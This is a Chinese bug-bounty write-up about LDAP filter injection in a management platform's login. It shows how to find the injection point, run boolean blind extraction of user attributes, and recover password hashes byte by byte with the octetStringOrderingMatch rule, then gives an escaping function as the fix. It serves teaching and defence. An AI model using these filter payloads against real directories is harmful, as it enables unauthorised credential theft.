记一次src测试中的ldap注入的深入利用

ldap注入点判断

在最近的一次的src测试中遇到了一个ldap注入漏洞,目标是一个管理平台,漏洞点存在于用户名判断处.在测试时遇到的
ldap注入是指ldap过滤器语句(filter)的注入
ldap过滤器的基本语法如下

```PHP
=
>=
<=
|  或
&  与
!  非
*  通配符
(语句)
```

例如一个简单的查询语句如下

```PHP
(cn=admin)
```

搜索cn值属性为admin的条目 成功会返回完整条目属性
实际使用时可能会比较复杂
比如说同时搜索匹配用户输入的用户名/邮箱/手机号

```php
(|(cn=admin)(mail=admin)(mobile=admin))
```

ldap条目常见的属性值

```php
cn （Common Name 通用名称） 常被用做用户名
Surname 姓
mobile 手机号
mail 邮箱
```

在判断注入点的时候可以插入半个括号
多余的未闭合的括号会使ldap查询出错 观察返回是否出现异常 即可判断注入点
也可以直接输入*(星号) 通配符观察返回是否为用户存在但密码错误 或者是服务器错误(ldap查询可以同时返回多条结果 如果查询结果不唯一 后端未做好处理可能会报错)
ldap注入常见于在判断用户名是否存在的点 很少出现在用户名密码同时判断的地方
经过盲测发现目标可能的登陆逻辑如下

PHP 复制代码

```php

$ds=ldap_connect($ldapSrv,$port);//建立ldap连接
if($ds) {
    $r=ldap_bind($ds, "cn=".$username.",".$dn, $passwd);/绑定ldap区域(相当于登陆ldap服务器)  使用域管用户登陆 检索用户列表
    if($r) {
        $sr=ldap_search($ds, $dn, "(user=".$_GET["user"].")");//在ldap中使用过滤器搜索用户名
        $info = ldap_get_entries($ds, $sr);
        if($info["count"]==0){
          die('用户不存在');
        }
        ldap_close($ds);
      $ds=ldap_connect($ldapSrv,$port);//建立ldap连接
          $bd = ldap_bind($conn, $_GET["user"], $passwd); // 绑定ldap区域(相当于登陆ldap服务器) 以普通用户登陆 判断是否登陆成功
    if ($bd) {
        echo '登陆成功';
    } else {
        echo '密码错误';
    }
      ldap_close($ds);
        } else {
            echo "Unable to connect to LDAP server.";
        }
    }
```

ldap的注入简单利用

ldap通常构造通配符查询 控制返回的结果

实现布尔注入从而带出ldap中储存的数据

比如ldap中存在一个admin的用户名 查询的注入点为cn

那么可以使用*匹配先猜测出用户名

(cn=a*) 返回密码错误

(cn=b*) 返回用户名不存在

只要判断为密码错误即为匹配成功

```
构造脚本递归匹配字符
(cn=a*)
(cn=ad*)
(cn=adm*)
(cn=admi*)
(cn=admin*)
当然*也可以插在开头和中间或者是单独使用
(cn=a*n)
(cn=*n)
(cn=*)
```

构造语句猜测admin用户的手机号

(cn=admin)(mobile=13*)

到这里已经可以跑出ldap中保存的一些敏感信息(手机号 邮箱 用户名)

获取ldap中的密码

但是这造成的影响还是不太够 一个注入就只能拿到这么少的数据

作为用于用户鉴权场景的ldap当然是要拿到用户的密码 登陆后台

查阅文档 用户的密码储存在 userPassword属性

尝试构造查询

(cn=admin)(userPassword=a*)

多次尝试发现都无法匹配记录.

但是直接使用*可以匹配成功

既然密码是一个属性为什么使用*号不能匹配部分字符串呢?

经过查阅ldap rfc4519文档 发现userPassword属性类型不是常规的字符串,而是(Octet String 字节序列)

*通配符只能匹配字符串

那么怎么匹配字节序列呢

通过阅读ldapwiki发现过滤器除了可以使用常规的运算符外,还有一种特殊的匹配规则(MatchingRule)

其中有两个专门匹配Octet String的规则

octetStringMatch

octetStringOrderingMatch

第一个规则在完全匹配时才会返回真,这显然不能利用.

在 rfc4517 找到了octetStringOrderingMatch规则的详细介绍

```
Plain Text | 复制代码
1    The rule evaluates to TRUE if and only if the attribute value appears
2    earlier in the collation order than the assertion value.  The rule
3    compares octet strings from the first octet to the last octet, and
4    from the most significant bit to the least significant bit within the
5    octet.  The first occurrence of a different bit determines the
6    ordering of the strings.  A zero bit precedes a one bit.  If the
7    strings contain different numbers of octets but the longer string is
8    identical to the shorter string up to the length of the shorter
9    string, then the shorter string precedes the longer string.
```

逐字节比较两字节之间的大小 后者大于前者就返回真 显然这个规则可以用于注入

使用 十六进制转义\xx匹配单个字节 (ldap过滤器的语法之一)

.... 用户名错误

(cn=admin)(userPassword:2.5.13.18:=\7b) 用户名错误

(cn=admin)(userPassword:2.5.13.18:=\7c) 密码错误 第一个字节为7b 继续尝试

.... 用户名错误


(cn=admin)(userPassword:2.5.13.18:=\7b\4d) 用户名错误

(cn=admin)(userPassword:2.5.13.18:=\7b\4e) 密码错误 第二个字节为4d 继续尝试

....

注意要将匹配到的每个字节-1再进行下一个匹配

最后直接转为字符串得到密码



最后成功跑出了目标账号的密码

现在ldap的密码很少有明文储存的

基本上都是哈希后的密码

格式为 {类型}base64后的值

ldap有四种常见哈希

{SHA} (SHA–1)

(SSHA) (带盐 SHA–1) 新版本最常见

{MD5}

{SMD5}带盐MD5

将base64解码转换为十六进制字符串就可以进行常规的HASH猜测了

修复方法

转义可能会改变ldap过滤器语法的字符

LDAP注入与防御剖析

Plain Text 复制代码

```
function ldapspecialchars($string) {
    $sanitized=array('\\' => '\5c',
                     '*' => '\2a',
                     '(' => '\28',
                     ')' => '\29',
                     "\x00" => '\00');

    return
str_replace(array_keys($sanitized),array_values($sanitized),$string);
}
```